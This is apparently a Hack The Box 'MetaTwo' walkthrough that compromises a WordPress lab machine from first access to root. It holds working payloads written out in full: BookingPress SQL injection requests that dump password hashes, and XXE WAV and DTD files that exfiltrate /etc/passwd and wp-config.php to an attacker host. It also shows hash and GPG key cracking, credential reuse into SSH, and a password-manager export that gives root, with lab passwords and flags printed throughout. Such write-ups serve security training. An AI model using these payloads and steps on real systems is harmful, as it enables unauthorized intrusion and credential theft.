[+] Elapsed time: 00:04:27
```

CVE-2022-0739 - SQLI

> Info : [BookingPress < 1.0.11 - Unauthenticated SQL Injection WordPress Security Vulnerability (wpscan.com)]

BookingPress < 1.0.11 - Unauthenticated SQL Injection

Description

The plugin fails to properly sanitize user supplied POST data before it is used in a dynamically constructed SQL query via the bookingpress_front_get_category_services AJAX action (available to unauthenticated users), leading to an unauthenticated SQL Injection

Proof of Concept

- Create a new "category" and associate it with a new "service" via the BookingPress admin menu (/wp-admin/admin.php?page=bookingpress_services)
- Create a new page with the "[bookingpress_form]" shortcode embedded (the "BookingPress Step-by-step Wizard Form")
- Visit the just created page as an unauthenticated user and extract the "nonce" (view source -> search for "action:'bookingpress_front_get_category_services'")
- Invoke the following curl command

```
curl -i 'https://example.com/wp-admin/admin-ajax.php' \
  --data 'action=bookingpress_front_get_category_services&_wpnonce=8cc8b79544&category_id=33&total_service=-7502) UNION ALL SELECT @@version,@@version_comment,@@version_compile_os,1,2,3,4,5,6-- -'

Time based payload:  curl -i 'https://example.com/wp-admin/admin-ajax.php' \
  --data 'action=bookingpress_front_get_category_services&_wpnonce=8cc8b79544&category_id=1&total_service=1) AND (SELECT 9578 FROM (SELECT(SLEEP(5)))iyUp)-- ZmjH'
```

Exploiting

- https://github.com/destr4ct/CVE-2022-0739
- After HTB machine release : https://github.com/viardant/CVE-2022-0739

Version info

Test in burpsuite

Req

```
POST /wp-admin/admin-ajax.php HTTP/1.1
Host: metapress.htb
Content-Length: 61
Accept: application/json, text/plain, */*
```

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.138 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Origin: http://metapress.htb
Referer: http://metapress.htb/events/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=d4q0us20jhg90djeseflpq5dqp; wordpress_test_cookie=WP%20Cookie%20check
Connection: close

action=bookingpress_front_get_category_services&category_id=1&_wpnonce=9498c1f45c&total_service=123) UNION ALL SELECT
@@VERSION,2,3,4,5,6,7,count(*),9 from wp_users-- -
```

Resp


```
[{"bookingpress_service_id":"10.5.15-MariaDB-
0+deb11u1","bookingpress_category_id":"2","bookingpress_service_name":"3","bookingpress_service_price":"$4.00","bookingpress_servi
ce_duration_val":"5","bookingpress_service_duration_unit":"6","bookingpress_service_description":"7","bookingpress_service_positio
n":"2","bookingpress_servicedate_created":"9","service_price_without_currency":4,"img_url":"http:\/\/metapress.htb\/wp-
content\/plugins\/bookingpress-appointment-booking\/images\/placeholder-img.jpg"}]
```


Fetch users table

Req

```
POST /wp-admin/admin-ajax.php HTTP/1.1
Host: metapress.htb
Content-Length: 61
Accept: application/json, text/plain, */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.138 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Origin: http://metapress.htb
Referer: http://metapress.htb/events/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

```
Cookie: PHPSESSID=d4q0us20jhg90djeseflpq5dqp; wordpress_test_cookie=WP%20Cookie%20check
Connection: close

action=bookingpress_front_get_category_services&category_id=1&_wpnonce=9498c1f45c&total_service=111) UNION ALL SELECT
user_login,user_email,user_pass,NULL,NULL,NULL,NULL,NULL,NULL from wp_users-- -
```

Response (`user_dump.res`)


```
[{"bookingpress_service_id":"admin","bookingpress_category_id":"admin@metapress.htb","bookingpress_service_name":"$P$BGrGrgf2wToBS
79i07Rk9sN4Fzk.TV.","bookingpress_service_price":"$0.00","bookingpress_service_duration_val":null,"bookingpress_service_duration_u
nit":null,"bookingpress_service_description":null,"bookingpress_service_position":null,"bookingpress_servicedate_created":null,"se
rvice_price_without_currency":0,"img_url":"http:\/\/metapress.htb\/wp-content\/plugins\/bookingpress-appointment-
booking\/images\/placeholder-img.jpg"},
{"bookingpress_service_id":"manager","bookingpress_category_id":"manager@metapress.htb","bookingpress_service_name":"$P$B4aNM28N0E
.tMy\/JIcnVMZbGcU16Q70","bookingpress_service_price":"$0.00","bookingpress_service_duration_val":null,"bookingpress_service_durati
on_unit":null,"bookingpress_service_description":null,"bookingpress_service_position":null,"bookingpress_servicedate_created":null
,"service_price_without_currency":0,"img_url":"http:\/\/metapress.htb\/wp-content\/plugins\/bookingpress-appointment-
booking\/images\/placeholder-img.jpg"}]
```


Filter result with `jq`

```
┌──(root㉿kali)-[~/metatwo]
└─# cat user_dump.res | jq '.[] | "\(.bookingpress_service_id):\(.bookingpress_service_name)"'
"admin:$P$BGrGrgf2wToBS79i07Rk9sN4Fzk.TV."
"manager:$P$B4aNM28N0E.tMy/JIcnVMZbGcU16Q70"
```

Crack phpass hash

> metatwo.hash


```
admin@metapress.htb:$P$BGrGrgf2wToBS79i07Rk9sN4Fzk.TV.
manager@metapress.htb:$P$B4aNM28N0E.tMy/JIcnVMZbGcU16Q70
```

```
PS E:\hashcat-6.2.6> .\hashcat.exe C:\Users\User\Downloads\metatwo.hash E:\rockyou.txt --user
```

Result

```
PS E:\hashcat-6.2.6> .\hashcat.exe C:\Users\User\Downloads\metatwo.hash E:\rockyou.txt --user --show

manager@metapress.htb:$P$B4aNM28N0E.tMy/JIcnVMZbGcU16Q70:partylikearockstar
```

Success login



CVE-2021-29447 - XXE

According to WPSCAN result, there's a vulnerability which was fixed in: **5.6.3**, worth a try

> https://wpscan.com/vulnerability/cbbe6c17-b24e-4be4-8937-c78472a138b5

WordPress 5.6-5.7 - Authenticated XXE Within the Media Library Affecting PHP 8

Description

A user with the ability to upload files (like an Author) can exploit an XML parsing issue in the Media Library leading to XXE attacks. WordPress used an audio parsing library called ID3 that was affected by an XML External Entity (XXE) vulnerability affecting PHP versions 8 and above. This particular vulnerability could be triggered when parsing WAVE audio files.

Proof of Concept

payload.wav:

```
RIFFXXXXWAVEBBBBiXML<!DOCTYPE r [
<!ELEMENT r ANY >
<!ENTITY % sp SYSTEM "http://attacker-url.domain/xxe.dtd">
%sp;
%param1;
]>
<r>&exfil;</r>>
```

xxe.dtd:

```
<!ENTITY % data SYSTEM "php://filter/zlib.deflate/convert.base64-encode/resource=../wp-config.php">
<!ENTITY % param1 "<!ENTITY exfil SYSTEM 'http://attacker-url.domain/?%data;'>">
```

Exploiting

The payload from WPScan site won't work

Refer from https://blog.wpsec.com/wordpress-xxe-in-media-library-cve-2021-29447/

> `xxe.dtd`

Using `php://filter/read=convert.base64-encode`

```
<!ENTITY % file SYSTEM "php://filter/read=convert.base64-encode/resource=/etc/passwd">
<!ENTITY % init "<!ENTITY &#37; trick SYSTEM 'http://10.10.14.29/?p=%file;'>" >
```

> `payload.wav`

```
RIFFWAVEiXML{<?xml version="1.0"?><!DOCTYPE ANY[<!ENTITY % remote SYSTEM 'http://10.10.14.29/xxe.dtd'>%remote;%init;%trick;]>
```

```
┌──(kali㉿kali)-[~/metatwo]
└─$ vi payload.wav

┌──(kali㉿kali)-[~/metatwo]
└─# mkdir www

┌──(kali㉿kali)-[~/metatwo]
└─# cd www

┌──(kali㉿kali)-[~/metatwo/www]
└─# vi xxe.dtd

┌──(kali㉿kali)-[~/metatwo/www]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Get users

```
┌──(kali㉿kali)-[~/metatwo/www]
└─$ echo -n
'cm9vdDp4OjA6MDpyb290Oi9yb290Oi9iaW4vYmFzaApkYWVtb246eDoxOjE6ZGFlbW9uOi91c3Ivc2JpbjovdXNyL3NiaW4vbm9sb2dpbgpiaW46eDoyOjI6YmluOi9iaW46L3Vzci9zYmluL25vbG9naW4Kc3lzOng6MzozOnN5czovZGV2Oi91c3Ivc2Jpbi9ub2xvZ2luCnN5bmM6eDo0OjY1NTM0OnN5bmM6L2JpbjovYmluL3N5bmMKZ2FtZXM6eDo1OjYwOmdhbWVzOi91c3IvZ2FtZXM6L3Vzci9zYmluL25vbG9naW4KbWFuOng6NjoxMjptYW46L3Zhci9jYWNoZS9tYW46L3Vzci9zYmluL25vbG9naW4KbHA6eDo3OjEyOmxwOi92YXIvc3Bvb2wvbHBkOng6OTo5OmNld3M6L3Vzci9zYmluL25vbG9naW4KbmV3czp4OjEwOjEwMDpuZXdzOi92YXIvc3Bvb2wvbmV3czovdXNyL3NiaW4vbm9sb2dpbgpwcm94eTp4OjEzOjEzOnByb3h5Oi9iaW46L3Vzci9zYmluL25vbG9naW4KYmFja3VwOng6MzQ6MzQ6YmFja3VwOi92YXIvYmFja3VwczovdXNyL3NiaW4vbm9sb2dpbgpsaXN0Ong6Mzg6Mzg6TWFpbGluZyBMaXN0IE1hbmFnZXIgKGFkbWluKTovdmFyL2xpc3QvbWFpbG1hbjovdXNyL3NiaW4vbm9sb2dpbgpnbmF0czp4OjQxOjQxOkduYXRzIEJ1Z1ktUmVwb3J0aW5nIFN5c3RlbSAoYWRtaW4pOi92YXIvbGliL2duYXRzOi91c3Ivc2Jpbi9ub2xvZ2luCmlyYzp4OjY1NTM0OjY1NTM0Om5vYm9keTp4OjY1NTM0OjY1NTM0Om5vYm9keTovbm9uZXhpc3RlbnQ6L3Vzci9zYmluL25vbG9naW4KX2FwdDp4OjEwMDo2NTUzNDo6L25vbmV4aXN0ZW50Oi91c3Ivc2Jpbi9ub2xvZ2luCnN5c3RlbWQtdmV0d29yazp4OjEwMToxMDI6c3lzdGVtZCBOZXR3b3JrIE1hbmFnZW1lbnQsLCw6L3J1bi9zeXN0ZW1kL25ldGlmOi91c3Ivc2Jpbi9ub2xvZ2luCnN5c3RlbWQtdmVzb2x2ZTp4OjEwMjoxMDM6c3lzdGVtZCBSZXNvbHZlciwsLDovcnVuL3N5c3RlbWQ6L3Vzci9zYmluL25vbG9naW4KbWVzc2FnZWJ1czp4OjEwMzoxMDk6Oi9ub25leGlzdGVudDovdXNyL3NiaW4vbm9sb2dpbgpzc2hkOng6MTA0OjY1NTM0OjovcnVuL3NzaGQ6L3Vzci9zYmluL25vbG9naW4Kam5lbHNvbjp4OjEwMDA6MTAwMDpqbmVsc29uLCwsOi9ob21lL2puZWxzb246L2Jpbi9iYXNoCnN5c3RlbWQtdGltZXN5bmM6eDo5OTk6OTk5OnN5c3RlbWQgVGltZSBTeW5jaHJvbml6YXRpb246LzovdXNyL3NiaW4vbm9sb2dpbgpzeXN0ZW1kLWNvcmVkdW1wOng6OTk4Ojk5ODpzeXN0ZW1kIENvcmUgRHVtcGVyOi86L3Vzci9zYmluL25vbG9naW4KbXlzcWw6eDoxMDU6MTExOk15U1FMIFNlcnZlciwsLDovbm9uZXhpc3RlbnQ6L2Jpbi9mYWxzZQpwcm9mdHBkOng6MTA2OjY1NTM0OjovcnVuL3Byb2Z0cGQ6L3Vzci9zYmluL25vbG9naW4KZnRwOng6MTA3OjY1NTM0Ojovc3J2L2Z0cDovdXNyL3NiaW4vbm9sb2dpbgo=' | base64 -d | grep sh$
root:x:0:0:root:/root:/bin/bash
jnelson:x:1000:1000:jnelson,,,:/home/jnelson:/bin/bash
```

Next, get wordpress config

> xxe.dtd

```
<!ENTITY % file SYSTEM "php://filter/read=convert.base64-encode/resource=../wp-config.php">
<!ENTITY % init "<!ENTITY &#37; trick SYSTEM 'http://10.10.14.29/?p=%file;'>" >
```

> wp-config.php

```
<?php
/** The name of the database for WordPress */
define( 'DB_NAME', 'blog' );
```

```
/** MySQL database username */
define( 'DB_USER', 'blog' );

/** MySQL database password */
define( 'DB_PASSWORD', '635Aq@TdqrCwXFUZ' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );

/** Database Charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8mb4' );

/** The Database Collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );

define( 'FS_METHOD', 'ftpext' );
define( 'FTP_USER', 'metapress.htb' );
define( 'FTP_PASS', '9NYS_ii@FyL_p5M2NvJ' );
define( 'FTP_HOST', 'ftp.metapress.htb' );
define( 'FTP_BASE', 'blog/' );
define( 'FTP_SSL', false );

/**#@+
 * Authentication Unique Keys and Salts.
 * @since 2.6.0
 */
define( 'AUTH_KEY',         '?!Z$uGO*A6xOE5x,pweP4i*z;m`|.Z:X@)QRQFXkCRyl7}`rXVG=3 n>+3m?.B/:' );
define( 'SECURE_AUTH_KEY',  'x$i$)b0]b1cup;47`YVua/JHq%*8UA6g]0bwoEW:91EZ9h]rWlVq%IQ66pf{=]a%' );
define( 'LOGGED_IN_KEY',    'J+mxCaP4z<g.6P^t`ziv>dd}EEi%48%JnRq^2MjFiitn#&n+HXv]||E+F~C{qKXy' );
define( 'NONCE_KEY',        'SmeDr$$O0ji;^9]*`~GNe!pX@DvWb4m9Ed=Dd(.r-q{^z(F?)7mxNUg986tQO7O5' );
define( 'AUTH_SALT',        '[;TBgc/,M#)d5f[H*tg50ifT?Zv.5Wx=`l@v$-vH*<~:0]s}d<&M;.,x0z~R>3!D' );
define( 'SECURE_AUTH_SALT', '>`VAs6!G955dJs?$O4zm`.Q;amjW^uJrk_1-dI(SjROdW[S&~omiH^jVC?2-I?I.' );
define( 'LOGGED_IN_SALT',   '4[fS^3!=%?HIopMpkgYboy8-jl^i]Mw}Y d~N=&^JsI`M)FJTJEVI) N#NOidIf=' );
define( 'NONCE_SALT',       '.sU&CQ@IRlh O;5aslY+Fq8QWheSNxd6Ve#}w!Bq,h}V9jKSkTGsv%Y451F8L=bL' );
```

```
/**
 * WordPress Database Table prefix.
 */
$table_prefix = 'wp_';

/**
 * For developers: WordPress debugging mode.
 * @link https://wordpress.org/support/article/debugging-in-wordpress/
 */
define( 'WP_DEBUG', false );

/** Absolute path to the WordPress directory. */
if ( ! defined( 'ABSPATH' ) ) {
        define( 'ABSPATH', __DIR__ . '/' );
}

/** Sets up WordPress vars and included files. */
require_once ABSPATH . 'wp-settings.php';
```

Login to FTP

```
┌──(kali㉿kali)-[~/metatwo]
└─$ ftp metapress.htb
Trying 10.10.11.186:21 ...
Connected to metapress.htb.
220 ProFTPD Server (Debian) [::ffff:10.10.11.186]
Name (metapress.htb:kali): metapress.htb
331 Password required for metapress.htb
Password:
230 User metapress.htb logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||24919|)
150 Opening ASCII mode data connection for file list
```

```
drwxr-xr-x   5 metapress.htb metapress.htb     4096 Oct  5  2022 blog
drwxr-xr-x   3 metapress.htb metapress.htb     4096 Oct  5  2022 mailer
226 Transfer complete
ftp> cd mailer
250 CWD command successful
ftp> ls
229 Entering Extended Passive Mode (|||16715|)
150 Opening ASCII mode data connection for file list
drwxr-xr-x   4 metapress.htb metapress.htb     4096 Oct  5  2022 PHPMailer
-rw-r--r--   1 metapress.htb metapress.htb     1126 Jun 22  2022 send_email.php
226 Transfer complete
ftp> get send_email.php
local: send_email.php remote: send_email.php
229 Entering Extended Passive Mode (|||11931|)
150 Opening BINARY mode data connection for send_email.php (1126 bytes)
100%
|***********************************************************************************************************************
**********************************|  1126        2.27 MiB/s    00:00 ETA
226 Transfer complete
1126 bytes received in 00:00 (12.04 KiB/s)
ftp>
```

```
┌──(kali㉿kali)-[~/metatwo]
└─$ cat send_email.php
<?php
/*
 * This script will be used to send an email to all our users when ready for launch
*/

use PHPMailer\PHPMailer\PHPMailer;
use PHPMailer\PHPMailer\SMTP;
use PHPMailer\PHPMailer\Exception;

require 'PHPMailer/src/Exception.php';
require 'PHPMailer/src/PHPMailer.php';
```

```php
require 'PHPMailer/src/SMTP.php';

$mail = new PHPMailer(true);

$mail->SMTPDebug = 3;
$mail->isSMTP();

$mail->Host = "mail.metapress.htb";
$mail->SMTPAuth = true;
$mail->Username = "jnelson@metapress.htb";
$mail->Password = "Cb4_JmWM8zUZWMu@Ys";
$mail->SMTPSecure = "tls";
$mail->Port = 587;

$mail->From = "jnelson@metapress.htb";
$mail->FromName = "James Nelson";

$mail->addAddress("info@metapress.htb");

$mail->isHTML(true);

$mail->Subject = "Startup";
$mail->Body = "<i>We just started our new blog metapress.htb!</i>";

try {
    $mail->send();
    echo "Message has been sent successfully";
} catch (Exception $e) {
    echo "Mailer Error: " . $mail->ErrorInfo;
}
```

The user `jlenson` was in `/etc/passwd`

Password reuse is always worth a try

```
┌──(kali㉿kali)-[~/metatwo]
└─$ ssh jnelson@metapress.htb
jnelson@metapress.htb's password:Cb4_JmWM8zUZWMu@Ys

jnelson@meta2:~$ id
uid=1000(jnelson) gid=1000(jnelson) groups=1000(jnelson)
jnelson@meta2:~$ cat user.txt
2e8b5f9ebffae20fab58c36a3a7bab6e
```

Root Flag

Passpie - Password Manager

```
jnelson@meta2:~$ ls -la
total 32
drwxr-xr-x 4 jnelson jnelson 4096 Oct 25  2022 .
drwxr-xr-x 3 root    root    4096 Oct  5  2022 ..
lrwxrwxrwx 1 root    root       9 Jun 26  2022 .bash_history -> /dev/null
-rw-r--r-- 1 jnelson jnelson  220 Jun 26  2022 .bash_logout
-rw-r--r-- 1 jnelson jnelson 3526 Jun 26  2022 .bashrc
drwxr-xr-x 3 jnelson jnelson 4096 Oct 25  2022 .local
dr-xr-x--- 3 jnelson jnelson 4096 Oct 25  2022 .passpie
-rw-r--r-- 1 jnelson jnelson  807 Jun 26  2022 .profile
-rw-r----- 1 root    jnelson   33 Apr 30 23:43 user.txt
jnelson@meta2:~$ cd .passpie
jnelson@meta2:~/.passpie$ ls -la
total 24
dr-xr-x--- 3 jnelson jnelson 4096 Oct 25  2022 .
drwxr-xr-x 5 jnelson jnelson 4096 May  1 08:35 ..
-r-xr-x--- 1 jnelson jnelson    3 Jun 26  2022 .config
-r-xr-x--- 1 jnelson jnelson 5243 Jun 26  2022 .keys
dr-xr-x--- 2 jnelson jnelson 4096 Oct 25  2022 ssh
```

```
jnelson@meta2:~/.passpie$ cd ssh/
jnelson@meta2:~/.passpie/ssh$ ls -la
total 16
dr-xr-x--- 2 jnelson jnelson 4096 Oct 25  2022 .
dr-xr-x--- 3 jnelson jnelson 4096 Oct 25  2022 ..
-r-xr-x--- 1 jnelson jnelson  683 Oct 25  2022 jnelson.pass
-r-xr-x--- 1 jnelson jnelson  673 Oct 25  2022 root.pass
```

Google `passpie`

- https://github.com/marcwebbie/passpie

It's a CLI password manager

```
jnelson@meta2:~/.passpie/ssh$ passpie
╒══════╤═══════╤══════════╤═══════════╕
│ Name │ Login │ Password │ Comment   │
╞══════╪═══════╪══════════╪═══════════╡
│ ssh  │ jnelson │ ******** │           │
├──────┼───────┼──────────┼───────────┤
│ ssh  │ root  │ ******** │           │
╘══════╧═══════╧══════════╧═══════════╛
```

Get stored private keys

```
jnelson@meta2:~/.passpie/ssh$ cd ..
jnelson@meta2:~/.passpie$ cat .keys
...
┌──(kali㉿kali)-[~/metatwo]
└─$ scp jnelson@metapress.htb:~/.passpie/.keys .
.keys
```

Crack GPG Private Keys

```
┌──(kali㉿kali)-[~/metatwo]
└─$ gpg2john .keys
File .keys
Error: Ensure that the input file .keys contains a single private key only.
Error: No hash was generated for .keys, ensure that the input file contains a single private key only.

┌──(kali㉿kali)-[~/metatwo]
└─$ vi .keys
# Press SHIFT+v select public block the press d to delete

┌──(kali㉿kali)-[~/metatwo]
└─$ gpg2john .keys > passpie.key

┌──(kali㉿kali)-[~/metatwo]
└─$ sudo john passpie.key -w=/opt/rockyou.txt
[sudo] password for kali:
Using default input encoding: UTF-8
Loaded 1 password hash (gpg, OpenPGP / GnuPG Secret Key [32/64])
Cost 1 (s2k-count) is 65011712 for all loaded hashes
Cost 2 (hash algorithm [1:MD5 2:SHA1 3:RIPEMD160 8:SHA256 9:SHA384 10:SHA512 11:SHA224]) is 2 for all loaded hashes
Cost 3 (cipher algorithm [1:IDEA 2:3DES 3:CAST5 4:Blowfish 7:AES128 8:AES192 9:AES256 10:Twofish 11:Camellia128 12:Camellia192
13:Camellia256]) is 7 for all loaded hashes
Will run 5 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
blink182         (Passpie)
1g 0:00:00:02 DONE (2023-05-01 04:01) 0.4629g/s 76.38p/s 76.38c/s 76.38C/s ginger..sweetie
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```


Root Password

Dump credentials

```
jnelson@meta2:~/.passpie$ passpie export /tmp/vault.txt
Passphrase:
jnelson@meta2:~/.passpie$ cat /tmp/vault.txt
credentials:
- comment: ''
  fullname: root@ssh
  login: root
  modified: 2022-06-26 08:58:15.621572
  name: ssh
  password: !!python/unicode 'p7qfAZt4_A1xo_0x'
- comment: ''
  fullname: jnelson@ssh
  login: jnelson
  modified: 2022-06-26 08:58:15.514422
  name: ssh
  password: !!python/unicode 'Cb4_JmWM8zUZWMu@Ys'
handler: passpie
version: 1.0
```

Switch to root

```
jnelson@meta2:~/.passpie$ su - root
Password:p7qfAZt4_A1xo_0x

root@meta2:~# cat root.txt
ca896ae1c6e2ab1f9a56296c5ce932c6
```



Additional

Use Sqlmap for CVE-2022-0739

Save the burp request to file

> sqli.req

```
POST /wp-admin/admin-ajax.php HTTP/1.1
Host: metapress.htb
Content-Length: 168
Accept: application/json, text/plain, */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.138 Safari/537.36
```

```
Content-Type: application/x-www-form-urlencoded
Origin: http://metapress.htb
Referer: http://metapress.htb/events/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=d4q0us20jhg90djeseflpq5dqp; wordpress_test_cookie=WP%20Cookie%20check
Connection: close

action=bookingpress_front_get_category_services&category_id=1&_wpnonce=3bb83c5f64&total_service=123
```

```
sqlmpa -r sqli.req -p total_service
```

```
---
Parameter: total_service (POST)
    Type: time-based blind
